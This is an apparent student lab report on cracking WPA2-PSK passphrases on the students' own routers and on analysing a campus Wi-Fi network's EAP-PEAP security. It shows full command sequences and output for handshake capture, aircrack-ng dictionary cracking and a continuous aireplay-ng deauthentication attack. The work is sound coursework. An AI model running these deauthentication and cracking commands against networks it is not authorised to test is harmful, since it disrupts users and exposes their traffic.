

# Cracking WPA2-PSK and Analysing IITH Wi-Fi Network Security

Wireless Networks & Security


## PART 1: Cracking WPA2-PSK Passphrase

1. A space Router was available and it was used for this experiment.

Make: Tenda

Mode: F3 N300

SSID: cs20mtech12005-12006



2. Capturing Packets in Monitor Mode

Airmon-ng is not available on MacOS, instead “airport” utility provided in the system is used to capture in monitor mode.

```

WNS -- zsh -- Solarized Dark xterm-256color 1 — 100x24
[bhavishyasharma@Bhavishyas-MacBook-Pro WNS % sudo airport -s
[Password:
          SSID BSSID           RSSI CHANNEL HT CC SECURITY (auth/unicast/group)
  cs20mtech12005-12006 c8:3a:35:26:bc:00 -46  4      Y --- WPA2(PSK/AES,TKIP/TKIP)
  House MD e8:65:d4:ce:9d:51 -91  2,+1    Y --- WPA(PSK/TKIP,AES/TKIP) WPA2(PS
K/TKIP,AES/TKIP)
  Bluez 50:2b:73:0b:98:f1 -34  1      Y --- WPA(PSK/TKIP,AES/TKIP) WPA2(PS
K/TKIP,AES/TKIP)
  Bluez_5G 50:2b:73:0b:98:f5 -48  36     Y US WPA(PSK/TKIP,AES/TKIP) WPA2(PS
K/TKIP,AES/TKIP)
[bhavishyasharma@Bhavishyas-MacBook-Pro WNS % sudo airport en0 sniff 4
Capturing 802.11 frames on en0.
^CSession saved to /tmp/airportSniffW6aBch.cap.
[bhavishyasharma@Bhavishyas-MacBook-Pro WNS % sudo cp /tmp/airportSniffW6aBch.cap ./
[bhavishyasharma@Bhavishyas-MacBook-Pro WNS % ls
Wifi Rate Control.txt  airportSniffW6aBch.cap
[bhavishyasharma@Bhavishyas-MacBook-Pro WNS % mv airportSniffW6aBch.cap wpa_task01.cap
[bhavishyasharma@Bhavishyas-MacBook-Pro WNS %

```

### 3. 4-Way Handshake Capture

The AP was joined by Mobile Phone and all 4 Keys were captures.

No.	Time	Source	Destination	Protocol	SSID	Info
375	10.635437	62:54:0d:20:b8:fb		802.11		Authentication, SN=234, FN=0, Flags=....., BI=100,
377	10.636350	TendaTec_26:bcb:00		802.11		Authentication, SN=2185, FN=0, Flags=....., C
379	10.638561	62:54:0d:20:b8:fb		802.11	cs20mtech12005-12006	Association Request, SN=2186, FN=0, Flags=....., C
381	10.640436	TendaTec_26:bcb:00		802.11		Association Response, SN=2526, FN=0, Flags=....., C
383	10.640146	TendaTec_26:bcb:00		802.11		Action, SN=2527, FN=0, Flags=....., C
385	10.640959	62:54:0d:20:b9:fb		802.11		Action, SN=2187, FN=0, Flags=....., C
389	10.652892	TendaTec_26:bcb:00		EAPOL		Key (Message 1 of 4)
391	10.655023	62:54:0d:20:b8:fb		EAPOL		Key (Message 2 of 4)
393	10.662242	TendaTec_26:bcb:00		EAPOL		Key (Message 3 of 4)
395	10.664423	62:54:0d:20:b8:fb		EAPOL		Key (Message 4 of 4)
397	10.671107	62:54:0d:20:b8:fb		802.11		Null function (No data), SN=2188, FN=0, Flags=.....,
399	10.717658	TendaTec_26:bcb:00		802.11	cs20mtech12005-12006	Beacon frame, SN=2528, FN=0, Flags=....., C, BI=100,
400	10.727729	62:54:0d:20:b8:fb		802.11		Null function (No data), SN=2189, FN=0, Flags=.....,
403	10.812063	62:54:0d:20:b8:fb		802.11		Null function (No data), SN=2192, FN=0, Flags=.....,
405	10.819953	TendaTec_26:bcb:00		802.11	cs20mtech12005-12006	Beacon frame, SN=2529, FN=0, Flags=....., C, BI=100,
424	10.924200	TendaTec_26:bcb:00		802.11	cs20mtech12005-12006	Beacon frame, SN=2530, FN=0, Flags=....., C, BI=100,
425	10.924516	62:54:0d:20:b8:fb		802.11		Null function (No data), SN=2193, FN=0, Flags=...P..,
430	11.030042	TendaTec_26:bcb:00		802.11	cs20mtech12005-12006	Beacon frame, SN=2531, FN=0, Flags=....., C, BI=100,
431	11.068150	62:54:0d:20:b8:fb		802.11		Null function (No data), SN=2195, FN=0, Flags=.....,
433	11.084735	62:54:0d:20:b8:fb		802.11		Null function (No data), SN=2198, FN=0, Flags=.....,
						Frame check sequence: 0x13795b05 [unverified]
						Frame check sequence: 0x13795b05 [unverified]
0020	26 bc 00 62 54 0d 20 b8 fb	c8 3a 35 26 bc 00 00		802.11		...
0030	00 00 00 aa aa 03 00 00	00 00 00 00 00 00 00 00		802.11		...
0040	01 0a 00 10 00 00 00 00	00 00 00 00 00 00 00 00		802.11		...
0050	dd 51 10 95 64 c5 fd	7f c9 89 17 4d ed da 6e		802.11		...
0060	63 6d eb 75 29 60 67 49	ff 78 84 00 00 00 00 00		802.11		...
0070	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00		802.11		...

### 4. Aircrack-ng Offline Dictionary Attack

Aircrack-ng was launched with only 2294 keys in the list and Target BSSID was at index 50 with 1 Handshake. The key was found after 1405 trials.

Now the key was removed from the list file and aircrack was run again. This time it could not crack the passphrase.

```

WNS -- zsh -- Solarized Dark xterm-256color 1 — 100x31
~/Projects/IITH-LAB/WNS -- zsh
[bhavishyasharma@Bhavishyas-MacBook-Pro WNS % aircrack-ng -w password.lst wpa_task01.cap
Reading packets, please wait...
Opening wpa_task01.cap
Read 2477 packets.

# BSSID          ESSID           Encryption
1  02:0A:B5:A7:A5:87      Unknown
2  13:0C:61:CE:40:95      Unknown
3  1A:90:22:45:83:D3      Unknown
4  1D:74:9D:44:F2:CB      Unknown
5  1E:AE:02:34:7C:30      Unknown
6  20:7B:DF:74:EB:72      WEP (1 IVs)
7  25:14:5E:3D:F1:07      WPA (0 handshake)
8  25:92:35:92:EE:D4      Unknown
9  33:E8:DF:8D:94:BC      WEP (1 IVs)
10 35:4D:2C:81:41:80      WEP (1 IVs)
11 36:A5:B5:FD:33:1F      Unknown
12 39:92:AF:F9:F8:0E      Unknown
13 3A:14:05:2B:0A:3C      Unknown
14 43:A4:5E:67:C0:A3      Unknown
15 46:00:49:BC:67:07      Unknown
16 46:B8:26:2D:5C:BE      Unknown
17 4F:54:0E:53:B1:3D      Unknown
18 50:2B:73:0B:98:F5  Bluez_5G   WPA (0 handshake)
19 52:66:3D:FF:AB:60      Unknown
20 52:A7:5F:89:74:82      Unknown
21 57:3A:FB:84:C4:05      WEP (1 IVs)
22 5A:F6:82:5F:BD:AD      WPA (0 handshake)
23 64:9F:7D:6A:C8:7E      Unknown
24 65:F6:96:52:EC:0F      WEP (1 IVs)

```

```

WNS -- aircrack-ng -w password.lst wpa_task01.cap — Solarized Dark xterm-256color 1 — 100x24
...TH-LAB/WNS -- aircrack-ng -w password.lst wpa_task01.cap
40 AA:9D:69:31:DF:A8      WPA (0 handshake)
41 AF:61:4F:64:63:C0      Unknown
42 AF:C1:74:B8:F6:44      Unknown
43 B1:58:3B:3A:41:A8      WEP (1 IVs)
44 B5:DA:24:83:F7:43      WEP (1 IVs)
45 B5:F6:2E:52:CD:47      Unknown
46 B7:9B:12:D3:F3:1E      Unknown
47 B8:B9:23:CA:7F:80      Unknown
48 BF:2F:C2:77:21:AB      WPA (0 handshake)
49 C3:A9:BF:06:AA:F3      Unknown
50 C8:3A:35:26:BC:00  cs20mtech12005-12006  WPA (1 handshake, with PMKID)
51 CC:64:C3:CF:48:4B      Unknown
52 D8:F2:40:68:E4:90      WEP (1 IVs)
53 DD:1D:44:C2:01:9A      Unknown
54 DD:78:4E:CD:DF:91      Unknown
55 E0:11:36:AB:52:04      WEP (1 IVs)
56 E4:F5:4A:D9:0E:CB      WEP (1 IVs)
57 E7:FF:5A:98:64:99      Unknown
58 EA:7E:71:BC:65:C5      Unknown
59 F3:65:48:CC:7F:F3      Unknown
60 F5:3A:B7:05:72:C2      Unknown
61 FC:50:B8:34:61:7B      Unknown

Index number of target network ? ■

```

```
WNS -- zsh -- Solarized Dark xterm-256color 1 — 100x31
~/Projects/IITH-LAB/WNS -- zsh
Index number of target network ? 50

Reading packets, please wait...
Opening wpa_task01.cap
Read 2477 packets.

1 potential targets

Aircrack-ng 1.6

[00:00:00] 1405/2294 keys tested (8627.54 k/s)

Time left: 0 seconds          61.25%

KEY FOUND! [ 12345678 ]

Master Key      : AC 56 28 A1 48 CA C2 D8 94 AC 2A 19 19 3B 46 F6
                   48 E7 37 E2 54 61 34 C2 D6 CF 41 0B 81 EA 67 CF

Transient Key   : 38 93 01 2B 3B EE D8 F6 AC ED E9 FA 03 6A 7E 55
                   D7 8B 35 3B 6F 96 82 7A 64 BE 12 96 01 FD 24 CC
                   9A 8A B4 8C CD 05 7B 8C 09 1A DF 5B C6 7E D7 52
                   C6 AA BC 8F 38 E4 30 79 67 BF F1 5F 71 D6 A0 29

EAPOL HMAC     : 61 61 B8 FF 37 C5 38 AD 04 8F A1 A0 40 F7 70 CF

bhavishyasharma@Bhavishyas-MacBook-Pro WNS %
```

```
WNS -- zsh -- Solarized Dark xterm-256color 1 — 80x24

Aircrack-ng 1.6

[00:00:00] 2293/2293 keys tested (8555.96 k/s)

Time left: --

KEY NOT FOUND

Master Key      : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

bhavishyasharma@Bhavishyas-MacBook-Pro WNS %
```

## 5. Hacking Neighborhood AP

All the neighbouring APs were quite far away and their signal strength was very low, so this step was carried out on own AP with SSID “Bluez”.  
Also, MacOS does not support aireplay-ng to send deauthentication messages, so this was done on another system with Ubuntu 18.04.

## Setting up Wifi in Monitor Mode

The image displays three terminal windows from a Linux desktop environment, showing the process of setting up a WiFi interface (wlx00177c96fbdd) in monitor mode.

**Terminal 1:** Shows the output of the `iwconfig` command. It lists the interface `wlx00177c96fbdd` in Managed mode, Access Point Not-Associated, Tx-Power=20 dBm, Retry short limit:7, RTS thr:off, Fragment thr:off, and Power Management:off. Other interfaces listed are `lo`, `eno1`, and `docker0`, all with no wireless extensions.

```
bhavishya@desktop-01:~$ iwconfig
wlx00177c96fbdd IEEE 802.11 ESSID:off/any
          Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
          Retry short limit:7 RTS thr:off Fragment thr:off
          Power Management:off

lo        no wireless extensions.

eno1      no wireless extensions.

docker0   no wireless extensions.

bhavishya@desktop-01:~$
```

**Terminal 2:** Shows the output of the `sudo airmon-ng start wlx00177c96fbdd` command. It lists 5 processes that could cause trouble: `avahi-daemon` (PID 1054), `avahi-daemon` (PID 1147), `NetworkManager` (PID 1267), `wpa_supplicant` (PID 1271), and `dhclient` (PID 2122). It also shows the phy0 interface details, including its driver (mt7601u) and chipset (Ralink Technology, Corp. MT7601U). It notes that the interface name is too long for Linux and will be renamed to `wlan0mon`.

```
bhavishya@desktop-01:~$ sudo airmon-ng start wlx00177c96fbdd
Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

      PID Name
1054 avahi-daemon
1147 avahi-daemon
1267 NetworkManager
1271 wpa_supplicant
2122 dhclient

      PHY     Interface      Driver      Chipset
phy0    wlx00177c96fbdd mt7601u      Ralink Technology, Corp. MT7601U
Interface 15mon is too long for linux so it will be renamed to the old style (wl
an#) name.

      (mac80211 monitor mode vif enabled on [phy0]wlan0mon
      (mac80211 station mode vif disabled for [phy0]wlx00177c96fbdd)
```

**Terminal 3:** Shows the output of the `iwconfig` command again, now showing the interface `wlan0mon` in Monitor mode, with Tx-Power=20 dBm, Retry short limit:7, RTS thr:off, Fragment thr:off, and Power Management:on. The other interfaces (`lo`, `eno1`, `docker0`) remain unchanged.

```
bhavishya@desktop-01:~$ iwconfig
wlan0mon  IEEE 802.11 Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7 RTS thr:off Fragment thr:off
          Power Management:on

lo        no wireless extensions.

eno1      no wireless extensions.

docker0   no wireless extensions.

bhavishya@desktop-01:~$
```

## Scanning for Target SSIDs using airodump-ng

```
bhavishya@desktop-01: ~
```

```
CH 5 ][ Elapsed: 12 s ][ 2020-12-15 16:46
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
50:2B:73:0B:98:F1	-32	10	5 0	1	54e	WPA2	CCMP	PSK	Bluez
C8:3A:35:26:BC:00	-58	9	0 0	4	54e	WPA2	CCMP	PSK	cs20m
04:95:E6:6F:2C:A0	-83	7	0 0	10	54e	WPA2	CCMP	PSK	Vinay
D2:F8:8C:99:06:8B	-84	1	2 0	13	54e.	WPA2	CCMP	PSK	Moto

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
50:2B:73:0B:98:F1	74:40:BE:7F:DE:8C	-1	0e- 0	0	1	
50:2B:73:0B:98:F1	0C:91:60:63:3D:51	-74	0e- 1e	0	4	
D2:F8:8C:99:06:8B	60:1D:91:7A:FA:16	-84	0 - 1	0	1	

```
bhavishya@desktop-01: ~
```

```
File Edit View Search Terminal Tabs Help
```

```
CH 1 ][ Elapsed: 2 mins ][ 2020-12-15 16:49 ][ WPA handshake: 50:2B:73:0B:98:
```


BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	E
50:2B:73:0B:98:F1	-38	100	1210	442 2	1	54e	WPA2	CCMP	PSK	B

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
50:2B:73:0B:98:F1	82:08:8C:D8:14:08	-56	1e- 1	0	852	
50:2B:73:0B:98:F1	0C:91:60:63:3D:51	-74	0e- 1e	53	222	
50:2B:73:0B:98:F1	74:40:BE:7F:DE:8C	-80	0e- 1e	0	100	Bluez
50:2B:73:0B:98:F1	7C:61:66:74:2E:30	-80	1e- 1e	0	10	
50:2B:73:0B:98:F1	64:A2:F9:D5:68:9D	-80	0 - 1e	0	5	

## Sending Deauthentication messages using aireplay-ng

```
bhavishya@desktop-01: ~
File Edit View Search Terminal Help
bhavishya@desktop-01:~$ sudo aireplay-ng --deauth 0 -a 50:2B:73:0B:98:F1 wlan0mon
[sudo] password for bhavishya:
17:43:45 Waiting for beacon frame (BSSID: 50:2B:73:0B:98:F1) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:43:45 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:45 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:46 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:46 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:47 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:47 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:48 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:48 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:49 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:49 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:50 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:50 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:51 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:51 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:52 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:52 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:53 Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
```



Using 35GB password list, aircrack showed 20 hours crack time. It was cancelled and a smaller file with 2294 passwords was tried, which failed to crack the passphrase. When the passphrase is not in the dictionary/password list provided to aircrack, it fails.

```
WNS — bhavishya@desktop-01: ~ — aircrack-ng -w weakpass_wifi_1 wifi_task01_own...
Aircrack-ng 1.6

[00:02:08] 1083151/614168511 keys tested (8571.99 k/s)

Time left: 19 hours, 52 minutes, 10 seconds          0.18%

Current passphrase: tquadpod

Master Key      : 6B 18 A5 5F 22 49 FE 07 EF 41 1F B5 3E 86 A8 8F
                  3D E7 51 ED E3 EE 85 BD 35 D1 DB 98 70 F9 CE A6

Transient Key   : 76 BA 31 61 A1 A6 39 1F 0A 5B 4C A9 56 C7 48 DC
                  53 A5 77 43 53 FE 0B 4C 2D 3C B8 11 7F C3 41 4B
                  04 BB E8 09 13 E7 C0 5D 55 67 8A A0 57 C4 2B FF
                  18 A5 FE B3 2D 5B 3D 0E BC 1B 1F C1 64 75 FA 80

EAPOL HMAC     : 50 E7 FA 5F B8 05 BD C2 D8 09 44 1D 0B EC A3 30
```

```
WNS — bhavishya@desktop-01: ~ — -zsh — Solarized Dark xterm-256color 1 — 80x24
Aircrack-ng 1.6

[00:00:00] 2294/2294 keys tested (8784.86 k/s)

Time left: --

KEY NOT FOUND

Master Key      : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

bhavishyasharma@Bhavishyas-MacBook-Pro ~ %

## 6. Aircrack-ng's Passphrase Cracking Algorithm

Aircrack-ng uses brute force attack using a list of passwords, checks if the password generates the same hash as the one seen in EAPOL messages. The input needed are ANonce (sent by the AP in Key Message 1 and 3) and the SNonce & MIC (sent by the station in Key Message 2). The MIC is encrypted using KEK which part of the PTK. PTK is generated using PSK, ANonce, SNonce, AP\_MAC and STA\_MAC. All these values can be

found in the WPA 4-way handshake except PSK. Aircrack tries to guess the PSK using bruteforce and tests it by matching the hashed MIC received in the Key Message 2 and generated MIC. If the MIC's match, the crack is successful.

```
1. aircrack(ssid, passwords, keyMsg1, keyMsg2, keyMsg3, keyMsg4)
2.     for password in passwords
3.         pmk = PBKDF2(password, ssid, hmac-sha-1)
4.         ptk = PRF(pmk + keyMsg1.ANonce, keyMsg2.SNonce + AP.addr + STA.addr)
5.         kck, kek, tk = ptk
6.         genMIC = HMACSHA-1(kck)
7.         if(keyMsg2.MIC == genMIC)
8.             print("Key Found : ", password)
9.             return password
10.    return null
```

Time Complexity = O(n)


Time complexity is only dependent on the number of passwords we have to test. All other steps can be done in O(1) time complexity.

Space Complexity = O(1)

Passwords are read one-by-one from the file, space complexity will be O(1).

## PART 2: Analyzing IITH Wi-Fi Network Security

### 1. Filter used: wlan.bssid==f0:78:16:1d:60:50




The RSN version is 1.

It supports Group Cipher Suite , Pairwise Cipher Suite (AES) , Auth key Management.

It doesn't support Pre-Auth but supports WEP.

### 2. Filter used: (wlan.sa == f0:78:16:1d:60:50 && wlan.da == 34:e9:11:6f:89:27) || (wlan.da == f0:78:16:1d:60:50 && wlan.sa == 34:e9:11:6f:89:27)

The client identified is : vivoMobi (34:e9:11:6f:89:27)



### 3. The EAP authentication method employed by IITH is EAP-PEAP.

There is STA , AP and AS(RADIUS server)

Upon successful association with AP, EAP messages are exchanged between the STA and AP .

Once EAP is successful the key is exchanged between STA and AP using 4-way EAPOL handshake.

Once handshake is complete PTK and GTK are installed in client and now unicast Data can be transmitted using the temporal keys in PTK and Multicast data using the GTK.

